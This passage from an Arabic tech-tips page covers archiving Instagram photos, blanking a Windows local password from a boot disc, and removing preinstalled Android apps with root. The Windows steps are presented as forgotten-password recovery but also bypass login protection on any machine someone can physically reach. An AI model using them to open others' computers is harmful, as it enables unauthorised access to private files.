
في الزاوية العلوية اليمنى يوجد ثلاث نقط فوق بعضها ، قم بالضغط عليها :

سوف تظهر لك قائمة جديدة فيها مجموعة من الخيارات ، قم باختيار أرشفة Archive

الآن أصبحت الصورة مؤرشفة ولن تظهر في الحساب :

من أجل استعادة الصورة من الأرشيف لعرضها في الحساب من جديد قم بما يلي :

اضغط على الرمز الذي يشير إليه السهم في الصورة التالية :

سوف يظهر لك الصور الموضوعة في الأرشيف :

اضغط على الصورة التي ترغب في إعادتها إلى الحساب حيث ستظهر الصورة ، ومن الزاوية العلوية اليمنى اضغط على النقاط الثلاث :

ستظهر لك هذه القائمة : قم باختيار الخيار الأول : عرض في حسابي الشخصي Show on Profile :

الآن عادت الصورة من جديد إلى البروفايل الخاص بك ..

كيفية إزالة كلمة مرور نظام ويندوز Windows دون إعادة تثبيته

إذا نسيت كلمة السر الخاصة بنظام التشغيل ويندوز Windows فلا تخشى خسارة ملفاتك والاضطرار لإعادة تثبيت النظام ، حيث أن هنالك مئات من الطرق المبتكرة التي من الممكن أن تتجاوز كلمة السر دون الحاجة لإعادة تثبيت النظام ، والمقالة ستشرح أسهل طريقة لذلك .

إن هذه الطريقة تعمل على كل إصدارات ويندوز ، لكن يجب معرفة أنك إذا كنت تستخدم ويندوز 8 أو ويندوز 8.1 أو ويندوز 10 وكنت تستخدم حسابك في مايكروسوفت Microsoft فستحتاج لإعادة تعيين كلمة المرور الخاصة بحسابك على مايكروسوفت بدلاً من هذه الطريقة .

بداية يجب أن تقوم بتحميل ملف الأسطوانة الإقلاعية للنظام المصغر والذي سنستعمله ، وذلك من هذه الصفحة أو من الرابط المباشر .

الآن ستحتاج لحرق (وضع) ملف الاسطوانة على قرص CD أو قرص محمول USB .

بالنسبة للقرص ال CD يمكنك استخدام برنامج Imgburn وهو برنامج صغير ومفيد جداً ، سيساعد على حرق البيانات التي حملتها على أسطوانة خارجية ، يمكنك أيضاً استخدام أي برنامج حرق أسطوانات من اختيارك.

يمكنك أيضاً استعمال الطريقة في المقالة لحرق نفس الملف على قرص محمول USB (استخدم الملف الذي قمت بتحميله في الخطوة السابقة بالطريقة في المقالة) .

الآن قم بالإقلاع من قرص ال CD أو القرص المحمول USB الذي قمت بإعدداه في الخطوة السابقة وذلك إما من خيارات الإقلاع أثناء تشغيل حاسبك (عادة يكون بالضغط على زر F10 أو F11) أو بالدخول لإعدادت البيوس Bios في حاسبك وتعديل ترتيب خيارات الإقلاع (الطريقة تختلف من حاسب لآخر ولا يمكننا للآسف جمعها في مقالة واحدة) .

بعدها ستظهر لك الشاشة الأولى للبرنامج فقط اضغط زر الإدخال Enter .

في الخطوة التالية أيضاً والتي تطلب منك تحديد المسار المطلوب فقط اضغط Enter على الفور

بعد ذلك سيطلب منك النظام تحديد هل تريد إعادة كتابة كلمة السر أم أي شيء أخر ، اضغط زر Enter لاختيار إعادة تعيين كلمة المرور .

بعدها سوف تخير بين أن تقوم بتعديل المستخدمين وكلمات مرورهم أو تقوم بتعديل الريجستري Registry . اضغط زر Enter لاختيار تعديل المستخدمين .

في الشاشة القادمة ستقوم بكتابة اسم المستخدم الذي تريد إعادة تعيين كلمة السر الخاصة به أو رمزه الموجود بجانبه ثم اضغط زر Enter

الآن من المحتمل أنك ترغب بتركها فارغة لذلك اضغط مجدداً زر Enter لترك منطقة كلمة السر خالية. يمكنك دائماً تعديلها بعد الدخول إلى نظام ويندوز

الآن يسألك النظام هل تريد بالفعل حفظ التغيرات التي قمت بها ؟ قم بالضغط على زر Y في لوحة المفاتيح للتأكيد

في هذه المرحلة يجب أن تظهر عبارة Edit Complete لتأكد لك نجاح العملية وبذلك تكون قد قمت بإعادة تعيين كلمة السر. يمكنك الدخول لنظام التشغيل وتسجيل الدخول دون الحاجة لكلمة المرور القديمة .

قد تواجهك إحدى المشاكل التالية :

  • ظهور رسالة read-only filesystem : والتي يمكن حلها بالتأكد من إيقاف تشغيل نظام ويندوز بشكل كامل من خلال نافذة تسجيل الدخول أو من الوضع الآمن ثم الدخول إلى القرص الإقلاعي الخاص بإعادة كلمة المرور مرة أخرى .
  • لوحة المفاتيح لا تعمل : السبب أن البرنامج لا يدعم لوحة مفاتيح USB ، استخدم لوحة مفاتيح PS/2 .

في حال مواجهتك لمشكلة تواصل معنا عبر التعليقات في أسفل المقال .


طريقة حذف التطبيقات المثبتة مسبقاً على نظام Android

تقوم معظم شركات الهواتف المحمولة (مثل : سامسونج ، سوني ..) بإرفاق تطبيقات إضافية على أجهزتها العاملة بنظام أندرويد قد لا يحتاج إليها المستخدم بتاتاً ، والتي تقوم بحجز مساحة على ذاكرة الجهاز وكذلك من الذاكرة العشوائية Ram ..
وللأسف لا يمكن حذف هذه التطبيقات كالتطبيقات التي يثبتها المستخدم على الجهاز ..

ولكن يمكن حذف هذه التطبيقات بعد الحصول على صلاحيات الروت باستخدام الطريقة التالية :

1- قم بتحميل برنامج ES File Explorer من هنا أو من هنا .

إن كنت تواجه مشكلة في تحميل التطبيقات من متجر Play فقم باستخدام دليل تحميل تطبيقات الأندرويد من Play Store حتى في سوريا والسودان .

2- قم بالدخول الى البرنامج ثم اضغط زر الخيارات .

3- قم بالضغط على خيار Tool ثم Root Explorer .

4- سيطلب منك صلاحيات Root قم بمنحه الأذن ثم تابع .

5- ستظهر لك مجموعة من الخيارات قم بإختيار Uninstall System Apps .

6- ستظهر لك نافذة تحوي جميع تطبيقات النظام قم بإختيار التطبيقات التي تريد حذفها ثم إضغط Uninstall .

7- ستظهر لك رسالة تأكيد على الحذف إضغط Ok ثم تابع .

8- سيقوم البرنامج بحذف التطبيق في الخلفية ويخبرك بعدها بانتهاء العملية .

بعد الإنتهاء من عملية الإنتظار بإمكانك إعادة التشغيل لتجد بأن التطبيق المزعج قد تمت إزالته بنجاح .


في حال واجهتك أية مشكلة فلا تتردد في سؤالنا عبر التعليقات أسفل الصفحة .